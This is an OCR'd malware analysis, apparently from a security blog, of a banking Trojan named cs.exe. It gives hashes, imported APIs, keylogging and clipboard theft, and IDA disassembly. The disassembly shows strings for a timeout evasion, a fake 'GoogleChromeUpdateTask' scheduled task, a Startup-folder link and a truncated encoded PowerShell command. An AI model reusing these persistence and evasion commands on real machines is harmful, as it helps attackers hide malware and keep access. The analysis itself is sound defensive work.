
1. The second part of the command sets a new value to the "*HKCU\Sofatwarte\cr"* registry key – which is further described in the technical analysis

Technical Analysis


After downloading and investigating the cs.exe (the payload we extracted above), we have concluded that this payload is the said Trojan Banker that aims to steal banking data from infected machines.

- **File name:** cs.exe
- **MD5**: 884da153fa3617c79a67b1941e4493ed
- **SHA-1:** e1346bc15d103f0bb96d3f93a1a042f030134c8b
- **Sha256:** e09013a2ac876746a5143f8ee8f997b06688b71adc05ddb81aeb9a1a69fa6f88
- **SSDeep:** 6144:Y4lCfqy7+mdXzEQj0oFlxRr4VsXR7P9/Z2Q+5AOh1faY:zlCfqy7+mdXzEQnYr4VsXRFf+5xaY

Static analysis




The Trojan Banker's static metadata and history (from VirusTotal.com)



From the static analysis of the cs.exe payload we have found some hints about the malicious activity and basic functionality that it will soon execute and use on the compromised environment.

The following screenshot of the malicious file can show that the sections of the files are not packed or


encrypted. We can also see the assembly code and start figuring out the malicious context and purpose of this Trojan Banker:




The first step in understanding the functionality of the payload, then will be to check the imports and the API calls that have been used by the payload.

The main functions that we discovered are:


CreateProcess: this function allows the attacker to create a new process and its primary thread. The new process runs in the security context of calling the process. Most of the time, the attackers will use this API call to execute the malicious process:




CreateDirectory: this function allows the attacker to create a new directory. If the underlying file system supports security on files and directories, the function applies a specified security descriptor to the new directory. Usually, the attackers will use this API call to create the directory where the malicious component will be stored in order to gain persistency on the victim's host.



WriteFile: this function allows the attacker to write data to the specified file or input/output (I/O) device. Usually, the adversaries will use this API call to create (write) a malicious file component. It also can be used for persistency and post-exploitation methods.




GetCommandLine: this function allows the attacker to retrieve the command-line string for the current process. Attackers use this API call to execute (run command line) malicious code. It can also be used for Fileless and post-exploitation methods.




All the above-mentioned API calls are associated with Kerenel32.dll. This DLL exports functions

that relate to filesystem operations, hardware, and processes.


The next interesting functionality that is used by the below API functions implies that the attacker may have the ability to hook, record, and steal the clipboard data which can contains sensitive information (usernames, passwords, etc.). The attacker used USER.DLL to perform a keyboard monitoring (keylogging).




The final API function that we have covered in this section is the *GetUserName* function that can be used by the attacker for enumeration and discovering actions.



After discovering and understanding the functionality of the cs.exe payload, we have exported the strings from the payload. The stings are good indicators for the malicious actions that the malware will perform, which will eventually lead us to new hints about the attack stages of the Trojan Banker:






The main stings we have investigated are the following:

- Creation of a new file (*hysvc.exe*) in the *ProgamData* directory (this file is created by using WinAPI).
- Manipulation of the *StartUp* directory (can be used for persistence).

- Execution of CMD.
- Creation of Scheduled Task (can be used for Persistence) to run the new *hysvc.exe* file.
- Creation of LNK file that is linked to the new *hysvc.exe* file.
- Execution of a base64 PowerShell command.

In order to understand the above-mentioned strings, we looked at the assembly code by using IDA.

The first block containing an interesting offset that was discovered and analyzed is the *aCProgramdataHy* that is associated with the new payload that will be created in the ProgamData directory.



```
loc_40AF56:
push    1Eh
push    offset aCProgramdataHy ; "C:\\ProgramData\\HYSVC\\hysvc.exe"
lea     ecx, [ebp+var_278]
mov     [ebp+var_268], 0
mov     [ebp+var_264], 0Fh
mov     byte ptr [ebp+var_278], 0
call    sub_408AA0
push    104h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
lea     ecx, [ebp+Filename]
mov     [ebp+var_250], 0
mov     [ebp+var_24C], 0Fh
lea     edx, [ecx+1]
mov     byte ptr [ebp+var_260], 0
nop     dword ptr [eax+eax+00h]
```

The second block showed a few other interesting offsets:

- aCMDCTimeoutT4
- aCMDSchtaskFC
- aMKlinkCProgram
- aPowershellW1Ex

```
loc_40824F:
push    40h
lea     eax, [ebp+StartupInfo.lpReserved]
mov     [ebp+StartupInfo.cb], 44h
push    0
push    eax
call    sub_40F330
lea     eax, [ebp+var_278]
push    eax
lea     eax, [ebp+CommandLine]
push    offset aCmdCTimeoutT4 ; "cmd /c timeout /t 4 && \""
push    eax
call    sub_4010E0
add     esp, 18h
mov     ecx, eax
push    1
push    offset asc_426584 ; "\""
call    sub_408940
mov     dword ptr [ebp+var_220], 0
lea     ecx, [ebp+CommandLine]
mov     dword ptr [ebp+var_220+4], 0
movups  xmm0, xmmword ptr [eax]
movups  [ebp+var_230], xmm0
movq    xmm0, qword ptr [eax+10h]
movq    [ebp+var_220], xmm0
mov     dword ptr [eax+10h], 0
mov     dword ptr [eax+14h], 0Fh
mov     byte ptr [eax], 0
call    sub_402F10
push    74h
push    offset aCmdCSchtasksFC ; "cmd /c schtasks /f /create /tn \"Google"...
lea     ecx, [ebp+var_218]
mov     [ebp+var_208], 0
mov     [ebp+var_204], 0Fh
mov     [ebp+var_218], 0
call    sub_408AA0
push    68h
push    offset aMklinkCProgram ; "mklink  \"C:\\ProgramData\\Microsoft\\W"...
lea     ecx, [ebp+var_200]
mov     [ebp+var_1F0], 0
mov     [ebp+var_1EC], 0Fh
mov     [ebp+var_200], 0
call    sub_408AA0
push    298h
push    offset aPowershellW1Ex ; "powershell -w 1 -exec bypass -e JABvAGI"...
lea     ecx, [ebp+var_1E8]
mov     [ebp+var_1D8], 0
mov     [ebp+var_1D4], 0Fh
mov     [ebp+var_1E8], 0
call    sub_408AA0
mov     esi, ds:CloseHandle
lea     edi, [ebp+var_230]
push    ebx
```

The ***aCMDCTimeoutT4*** offset contains a CMD command line that run a "*timeout /t 4"* that pauses the command processor for 4 seconds before launching the CMD process again. This defense evasion technique is being used to prevent any detection by security application and traditional Anti-Virus vendors.

```
aCmdCTimeoutT4  db 'cmd /c timeout /t 4 && "',0
                                        ; DATA XREF: sub_40AE90+3E6↑o
```

The ***aCMDSchtaskFC*** offset contains another CMD command line that will run a "*schtasks"* for creating a scheduled task on the compromised host. The name of the schedule task will be "*GoogleChromUpdateTask*" (*/tn* – taskname) and the task is scheduled to run *hysvc.exe* every 1 hour (*/sc* – schedule).

```
aCmdCSchtasksFC db 'cmd /c schtasks /f /create /tn "GoogleChromeUpdateTask" /sc hourl'
                                        ; DATA XREF: sub_40AE90+44B↑o
